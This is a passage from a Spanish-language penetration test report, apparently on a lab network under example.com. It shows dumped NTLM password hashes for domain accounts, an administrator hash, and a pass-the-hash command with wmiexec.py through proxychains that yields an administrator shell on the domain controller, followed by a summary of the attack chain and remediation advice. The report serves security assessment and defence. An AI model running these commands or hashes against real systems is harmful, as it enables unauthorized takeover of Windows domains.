example.com\john.doe:1107:aad3b435b51404eeaad3b435b51404ee:9bc2594b09fdc32f7fd2f0ab50046235:::
example.com\jane.doe:1108:aad3b435b51404eeaad3b435b51404ee:143d6eef4d4e2ed481d2aa4cb8305bb5:::
mssql:1110:aad3b435b51404eeaad3b435b51404ee:05e3d4e573f0e6e588169fb77b60ac76:::
iis_service:1111:aad3b435b51404eeaad3b435b51404ee:c41637fbcaeb9e55a72daf2edd276289:::
example.com\pruebas:1116:aad3b435b51404eeaad3b435b51404ee:175d28680a532d47bf3f90046c45ae41:::
example.com\testing:1117:aad3b435b51404eeaad3b435b51404ee:1d29a91933de3912e7445e4c03d4917b:::
DC$:1002:aad3b435b51404eeaad3b435b51404ee:e0519bb0dd72ad7734be291011eeffbe:::
whoami$:1105:aad3b435b51404eeaad3b435b51404ee:8af5c518ee3a15a6c579b1d4d9b6c8e6:::
WINDOWS$:1109:aad3b435b51404eeaad3b435b51404ee:540db8f4ce22337edab5b655361fa1dc:::
```

- ✓ Con la información obtenida, se procede a realizar un **ataque pass-the-hash (PTH)**²¹, usando para ello la parte del **hash NT** del hash NTLM del **administrador**²², a través de la aplicación “**wmiexec.py**”, que permite autenticarse usando la técnica Pass-the-Hash, **obteniendo una conexión remota** no autorizada al sistema objetivo, consiguiendo **autenticarnos** de la **maquina “Windows DC”** con **máximos privilegios** (example\administrator), consiguiendo la finalidad del presente contrato:

¹⁸ permite realizar diversas tareas pentesting en redes Windows, pudiendo interactuar con protocolos de red como SMB, RDP, LDAP, Kerberos, entre otros, facilitando acciones como la extracción de hashes, ejecución remota de comandos, y ataques basados en autenticación.

¹⁹ **secretsdump.py**.- Extrae hashes de contraseñas del sistema desde SAM, NTDS.dit y LSA, siendo ideal para obtener credenciales de usuarios y hashes de NTLM.

²⁰ **wmiexec.py**.- Permite ejecutar comandos en sistemas remotos a través de WMI usando credenciales o hashes, siendo útil para ejecutar comandos en máquinas con privilegios administrativos.

²¹ **Pass-the-Hash (PTH)** es una técnica de ataque que permite a un atacante autenticarse en un sistema Windows remoto, usando el hash NTLM de la contraseña en lugar de la contraseña en texto claro.

²² “Administrator:500:aad3b435b51404eeaad3b435b51404ee:92f2693218f29d3635799003a1710596:::”


```
[10.0.100.5] ~ % VicEvil ~ %proxychains wmiexec.py EXAMPLE/Administrator@192.168.56.241 -hashes :92f2693218f29d3635799003a1710596

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.56.241:445 ... OK
[*] SMBv3.0 dialect used
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.56.241:135 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.56.241:49666 ... OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.56.241:135 ... OK
whoami
example\administrator
C:\>
```

Imagen 12.- Shell remota de la máquina Windows User con privilegios de Administrador



3. CONCLUSIONES

Durante la explotación realizada, se identificaron y aprovecharon múltiples vulnerabilidades en el sistema de red explotado, pudiendo resumir los **principales hallazgos** que han permitido acceder, obtener el control, elevar privilegios y hacer movimientos laterales a través de las distintas máquinas que la componen:

1. **Acceso no autorizado a través del servicio FTP:** La máquina Linux-User tenía el servicio FTP activo con autenticación anónima habilitada, lo que permitió el **acceso sin credenciales** y la posibilidad de subir archivos al servidor.
2. **Ejecución de código malicioso:** Al identificar que los archivos subidos al FTP eran accesibles desde el **directorio web: /files**, se pudo ejecutar una shell maliciosa, obteniendo **acceso al sistema** con privilegios limitados.
3. **Escalada de privilegios en Linux-User:** Se descubrió que el usuario podía ejecutar **python3.5 con privilegios de root sin necesidad de contraseña**, lo que permitió obtener acceso total a la máquina y modificar contraseñas.
4. **Pivoting hacia máquinas Windows:** Mediante túneles SSH y el aprovechamiento de configuraciones de red, se **accede** a la máquina **Windows-User** utilizando **credenciales** obtenidas durante **la explotación de Linux-User**, descubriendo la IP del controlador de dominio Windows-DC.
5. **Compromiso del Active Directory:** Utilizando **herramientas** como PowerView y técnicas de Kerberoasting, se obtuvieron **hashes de servicios** y se descifró la **contraseña** del servicio **iis_service**.

6. **Finalmente**, con esta información, se **realizó un ataque Pass-the-Hash** para **acceder a Windows-DC con privilegios de administrador**.

En conclusión, las debilidades encontradas, muchas de ellas explotadas con éxito, ponen de manifiesto **la necesidad urgente de revisar las configuraciones de seguridad, actualizar las aplicaciones críticas y reforzar los mecanismos de autenticación y control** de acceso en la infraestructura evaluada.



4. RECOMENDACIONES CRÍTICAS

Durante toda la explotación se han notado una serie de fallos o ausencias de seguridad en algunos elementos, los cuales, han permitido esta explotación del sistema, siendo necesario mejorar algunas de ellas para mejorar la seguridad de su organización:

1. **Deshabilitar acceso FTP anónimo:** Configurar el servicio FTP para requerir autenticación con credenciales válidas y limitar los permisos de los usuarios.
2. **Reforzar seguridad del servidor web:** Implementar validaciones y restricciones en el servidor web para **evitar la ejecución** de código no autorizado **y el acceso a directorios sensibles**, así como migrar el servicio **HTTP a HTTPS** para cifrar las comunicaciones y evitar la exposición de información en texto plano.
3. **Desactivación de la opción de directorios “Index of”:** Configurar correctamente el servidor web para deshabilitar esta opción, evitando la exposición pública de archivos y carpetas.
4. **Revisar configuraciones de sudo:** Asegurarse de que **ningún usuario** pueda ejecutar comandos con **privilegios de root sin la autenticación** adecuada, revisando el archivo “**sudoers**” y aplicar el **principio de privilegios mínimos**²³.
5. **Segmentación de red adecuada:** Implementar segmentación de la red para limitar el acceso entre diferentes máquinas y servicios, **reduciendo la superficie de ataque y dificultando el movimiento lateral**.
6. **Políticas robustas de contraseñas:** Establecer políticas que obliguen al uso de contraseñas complejas y únicas, además de implementar cambios periódicos, evitar la reutilización de contraseñas entre servicios e Implementar la autenticación **multifactor (MFA)** para todas las cuentas administrativas, lo que añade una capa adicional de protección frente a ataques de fuerza bruta.

²³ El **principio de privilegios mínimos** establece que un usuario, programa o proceso debe tener únicamente los permisos necesarios para realizar sus tareas específicas y nada más, limitando sus privilegios y reduciendo el riesgo de abuso, ya sea por error o por acciones malintencionadas, mejorando así la seguridad del sistema.

7. **Implementación de herramientas de monitorización y alertas:** Instalar sistemas de detección de intrusiones (**IDS/IPS**) y sistemas de monitorización de actividades sospechosas (**EDR/XDR**²⁴), con la finalidad de detectar posibles accesos no autorizados en tiempo real.
8. configurar **alertas** para actividades sospechosas, especialmente en **servicios críticos** como **SSH, FTP y Active Directory**.
9. **Actualizaciones y parches:** Mantener todos los sistemas y aplicaciones actualizados con los últimos parches de seguridad para corregir vulnerabilidades conocidas.
10. **Formación y concienciación:** Proporcionar formación a los administradores y usuarios no técnicos, sobre buenas prácticas de seguridad y la importancia de seguir protocolos establecidos.
11. Realización de **auditorías de seguridad regulares:** Realizar pruebas de penetración y auditorías de seguridad de forma periódica para identificar y corregir posibles vulnerabilidades.

En general, **aplicando estas recomendaciones** de manera inmediata, reducirán significativamente las brechas de seguridad identificadas de su organización, fortaleciendo la protección del sistema frente a ataques y accesos no autorizados, **mejorando la postura de seguridad de su empresa**.



5. EVALUACIÓN FINAL

La explotación del sistema ha demostrado que, existen serias **vulnerabilidades** en la infraestructura de TI de su organización, que representan **riesgos significativos** tanto para la **integridad** de los datos como para la **disponibilidad** y **confidencialidad** de los sistemas críticos de su organización, que podrían ser explotadas por actores maliciosos.

La **falta de medidas de seguridad** adecuadas, como la autenticación robusta, segmentación de red y monitorización en tiempo real, facilita y aumenta las posibilidades que se produzcan accesos no autorizados y escaladas de privilegios en los sistemas analizados, debiendo ser **abordadas** con **carácter urgente**, debido a la peligrosidad que representa para la ciberseguridad de su empresa.

24 **EDR**.- solución de seguridad centrada en la detección y respuesta ante amenazas en los dispositivos finales, mientras que el **XDR**, amplía el concepto anterior, incluyendo áreas como la red, servidores, y aplicaciones, permitiendo una detección, correlación y respuesta a nivel más amplio y coordinado.

Por ello, la **implementación** de las **recomendaciones críticas** proporcionadas, mejorarán la criticidad de las debilidades encontradas, no sólo mitigando los riesgos actuales, sino que **fortalecerán su postura de seguridad a largo plazo**, evitando que actores maliciosos tomen el control total del sistema: asegurando la continuidad operativa del sistema y minimizando las posibilidades de intrusión y explotación futura.

En **conclusión**, la evaluación final deja claro que el **sistema** de red objeto del contrato, en su estado actual, es altamente vulnerable, lo que representa un **riesgo crítico extremo** para la seguridad de la organización, siendo necesario **implementar de inmediato las recomendaciones** proporcionadas.

Una defensa en profundidad, combinada con políticas y procedimientos sólidos, serán esenciales para proteger los activos de la organización contra futuras amenazas.

6.- BIBLIOGRAFÍA

<https://www.nist.gov/publications/zero-trust-architecture>

https://commission.europa.eu/law/law-topic/data-protection/reform/rules-business-and-organisations/enforcement-and-sanctions/sanctions/what-if-my-companyorganisation-fails-comply-data-protection-rules_es

<https://ayudaleyprotecciondatos.es/2019/02/19/sanciones-rgpd-lopd-2019/>

<https://www.nist.gov/>

<https://www.ccn.cni.es/es/normativa/directiva-nis2>